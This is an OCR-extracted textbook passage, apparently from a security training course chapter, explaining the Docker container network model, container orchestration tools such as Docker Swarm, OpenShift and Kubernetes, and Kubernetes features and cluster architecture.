

Network Sandbox
Container
Endpoint
Network Sandbox
Container
Endpoint
Endpoint
Network Sandbox
Container
Endpoint
Network
Network
Docker Engine
Network Driver
IPAM Driver
Network Infrastructure

Figure 19.23: Container network model



Container Orchestration

- Container orchestration is an automated process of managing the **lifecycles of software containers** and their dynamic environments
- It is used for **scheduling and distributing** the work of individual containers for microservices-based applications spread across multiple clusters

Container Orchestration Software

Docker Swarm

OPENSHIFT

Kubernetes

Automate Tasks

- Scaling
- Provisioning
- Deployment
- Configuration
- Availability
- Security
- Health monitoring
- Load balancing
- Resource allocation

Application environment with multiple containers

Container Orchestration

Container orchestration is an automated process of managing the lifecycles of software containers and their dynamic environments. It is used for scheduling and distributing the work of individual containers for microservices-based applications spread across multiple clusters.

Various tasks can be automated using container orchestrator, such as

- Provisioning and deployment of containers
- Failover and redundancy of containers
- Creating or destroying containers to distribute the load evenly across host infrastructure
- Moving containers from one host to another on resource exhaustion or host failure
- Automatic resource allocation between containers
- Exposing running services to the external environment
- Performing load balancing, traffic routing, and service discovery between containers
- Performing a health check of running containers and hosts
- Ensuring the availability of containers
- Configuring application-related containers
- Securing the communication between containers




Container Orchestration Software
Docker Swarm
OPENSHIFT
Kubernetes
Automate Tasks
Scaling
Provisioning
Deployment
Configuration
Availability
Security
Health monitoring
Load balancing
Resource allocation
Application environment with multiple containers

Figure 19.24: Container orchestration



What is Kubernetes?

- Kubernetes, also known as K8s, is an open-source, portable, extensible, orchestration platform developed by Google for **managing containerized applications** and microservices
- Kubernetes provides a **resilient framework** for managing distributed containers, generating deployment patterns, and performing failover and redundancy for the applications

Kubernetes Features:

- Service discovery
- Load balancing
- Storage orchestration
- Automated rollouts and rollbacks
- Automatic bin packing
- Self-healing
- Secret and configuration management

Kubernetes Cluster Architecture

What is Kubernetes?

Kubernetes, also known as K8s, is an open-source, portable, extensible, orchestration platform developed by Google for managing containerized applications and microservices. Containers provide an efficient way for packaging and running applications. In a real-time production environment, containers must be managed efficiently to bring downtime to zero. For example, if a container experiences failure, another container boots automatically. To overcome these issues, Kubernetes provides a resilient framework to manage distributed containers, generate deployment patterns, and perform failover and redundancy for applications.

Features provided by Kubernetes:

- **Service discovery**: Kubernetes allows a service to be discovered via a DNS name or IP address.
- **Load balancing**: When a container receives heavy traffic, Kubernetes automatically distributes the traffic to other containers and performs load balancing.
- **Storage orchestration**: Kubernetes allows developers to mount their own storage capabilities, such as local and public cloud storage.
- **Automated rollouts and rollbacks**: Kubernetes automates the process of creating new containers, destroying existing containers, and moving all resources from one container to another.
- **Automatic bin packing**: Kubernetes can manage a cluster of nodes that run containerized applications. If you specify the resources needed to run the container, such as processing power and memory, Kubernetes can automatically allocate and deallocate resources to the containers.

- **Self-healing**: Kubernetes automatically performs a health check of the containers, replaces the failed containers with new containers, destroys failed containers, and avoids advertising unavailable containers to clients.
- **Secret and configuration management**: Kubernetes allows users to store and manage sensitive information such as credentials, secure shell (SSH) keys, and OAuth tokens. Application configuration and sensitive information can be deployed and updated without the need to rebuild the container images.

Kubernetes Cluster Architecture

When Kubernetes is deployed, clusters are generated. A cluster is a group of computers known as nodes, which execute the applications inside the containers managed by Kubernetes. A cluster comprises a minimum of one master node and one worker node. The worker nodes contain pods (a group of containers), and the master node manages them. The below figure shows the various components of the Kubernetes cluster architecture:

